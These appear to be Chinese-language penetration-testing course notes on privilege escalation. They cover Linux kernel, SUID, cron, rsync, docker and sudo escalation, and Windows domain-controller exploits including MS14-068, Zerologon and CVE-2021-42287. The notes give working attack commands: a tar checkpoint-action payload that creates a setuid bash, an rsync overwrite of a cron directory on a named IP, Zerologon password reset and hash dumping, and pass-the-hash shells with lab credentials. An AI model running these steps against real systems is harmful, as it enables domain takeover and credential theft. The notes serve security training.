
权限提升-WIN 系统&AD 域控&NetLogon&ADCS&PAC&KDC&CVE 漏洞


Web权限
基础
有那些权限?
环境语言用户权限?
权限怎么获取的?
权限能做那些事情?
分类
网站后台
中间件后台
数据库后台
第三方应用后台
技术
后台功能点(如实现文件操作的功能)
还可以借助网上的公开资料进行利用
补充
部分权限可以实现互相提升转移
Linux
项目
一个综合类探针：traitor
一个自动化提权：BeRoot(gtfobins&lolbas)
两个信息收集：LinEnum linuxprivchecker
两个漏洞探针：linux-exploit-suggester&2
Web->root
内核
步骤
1、漏扫收集
2、下载EXP
3、编译EXP
4、执行EXP
漏洞
脏牛漏洞(CVE-2016-5195)
Dirty Pipe(CVE-2022-0847)
SUID
步骤
1、信息收集
2、SUID对应查找
3、利用SUID资料去利用
对应
Nmap
Vim
find
Bash
More
Less
Nano
cp
权限配置不当
查找所有777的文件
查看定时任务有没有777执行文件
直接修改定时任务执行文件内置命令
数据库提权
数据库类型
Mysql
Redis
其他数据库
自动化工具
MDUT 2.0 数据库利用工具
ODAT：Oracle 数据库攻击工具
sqlserver利用工具
User->root
环境变量
条件
定时任务有自定义
自定义程序能探针出执行的相关命令
执行的命令要有环境变量的命令（如ps bash）
利用
1、先进入定时任务执行的程序的目录
2、写入当前目录到环境变量去
3、复制程序执行的命令到当前目录
4、通过组成的suid命令提权
定时任务
条件
定时任务有自定义
自定义程序能探针出执行的相关命令
命令有类似的参数可以再调用其他命令执行（如tar）
tar backup.tar.gz -zvf /var/www/*
利用
1、写入参数调用执行命令echo "" > "--checkpoint-action=exec=sh test.sh"
1、写入参数调用执行命令 echo "" > --checkpoint=1
2、上面执行的test写入：echo 'cp /bin/bash /tmp/bash; chmod +s /tmp/bash' > test.sh
chmod +x test.sh
Rsync
条件
873端口服务
未授权访问
有密钥进入
流程
1、下载目标的定时任务
2、本地创建执行文件进行覆盖定时任务目标
上传覆盖文件：rsync -av nc rsync://47.94.236.117:873/src/etc/cron.hourly
下载文件：rsync -av rsync://47.94.236.117:873/src/etc/cron.hourly ./
Docker
条件
有docker服务
当前用户在docker用
groups 用户名
流程
直接利用-v -it进行挂载shell
docker run -v /root:/mnt -it alpine
Sudo(CVE-2021-3156)
条件
sudo: 1.8.2 - 1.8.31p2
sudo: 1.9.0 - 1.9.5p1
判断
sudoedit -s /
报错存在
正常不存在
git clone https://github.com/blasty/CVE-2021-3156.git

#知识点：

1、WIN-域控提权-CVE-2014-6324

2、WIN-域控提权-CVE-2020-1472

3、WIN-域控提权-CVE-2021-42287

4、WIN-域控提权-CVE-2022-26923

#系列内容：

内核，数据库，第三方服务，SUID&GUID，定时任务，环境变量，SUDO，权限不当等

脏牛漏洞(CVE-2016-5195)

Dirty Pipe(CVE-2022-0847)

SUDO(CVE-2021-3156）

Polkit(CVE-2021-4034)

域控漏洞：

WIN-域控提权-CVE-2014-6324

WIN-域控提权-CVE-2020-1472

WIN-域控提权-CVE-2021-42287

WIN-域控提权-CVE-2022-26923

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#截至目前思路点总结如下：

1.提权方法有部分适用在不同环境，当然也有通用方法

2.提权方法也有操作系统版本区分，特性决定方法利用面

3.提权方法有部分需要特定环境，如数据库,第三方提权等

#思考点：

1、如何判断采用什么数据库提权？

2、数据库提权首要条件密码获取？

3、有那些数据库类型可以进行提权？

4、操作系统在数据库提权中有那些疑问？

#章节点：

1、Web 权限提升

2、系统权限提升

3、域控权限提升

演示案例：

- WIN-域控提权-CVE-2014-6324
- WIN-域控提权-CVE-2020-1472
- WIN-域控提权-CVE-2021-42287
- WIN-域控提权-CVE-2022-26923

#WIN-域控提权-CVE-2014-6324

前提条件：

1、需要域用户账号密码

2、一台主机的管理员权限

```
whoami /user
net time /domain
net config workstation
ms14-068.exe -u 域成员名@域名 -p 域成员密码 -s 域成员 sid -d 域控制器地址
ms14-068.exe -u mary@god.org -p admin!@#45 -s S-1-5-21-1218902331-2157346161-1782232778-1124 -d OWA2010CN-God.god.org
dir \\OWA2010CN-God.god.org\C$
psexec \\OWA2010CN-God.god.org cmd
```

#WIN-域控提权-CVE-2020-1472

CVE-2020-1472 是继 MS17010 之后好用的 NetLogon 特权域控提权漏洞，

影响 Windows Server 2008R2 至 Windows Server 2019 的多个版本系统，

只要攻击者能访问到目标域控井且知道域控计算机名即可利用该漏洞.

该漏洞不要求当前计算机在域内,也不要求当前计算机操作系统为 Windows.

计算机名：nbtscan -v -h 192.168.3.21

漏洞检测：python3 zerologon_tester.py OWA2010CN-GOD 192.168.3.21

重置空密码：python3 cve-2020-1472-exploit.py OWA2010CN-GOD 192.168.3.21

连接后导出：python3 secretsdump.py god.org/OWA2010CN-GOD\$@192.168.3.21 -no-pass

WMI 连接反弹：python3 wmiexec.py god/administrator@192.168.3.21 -hashes aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7

#WIN-域控提权-CVE-2021-42287

只需要域用户账号密码

```
https://github.com/WazeHell/sam-the-admin
python3 sam_the_admin.py god/'mary:admin!@#45' -dc-ip 192.168.3.21 -shell
```

#WIN-域控提权-CVE-2022-26923

前提条件：

1、一个域内普通账号

2、域内存在证书服务器

Kali 添加访问域内信息 /etc/hosts

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址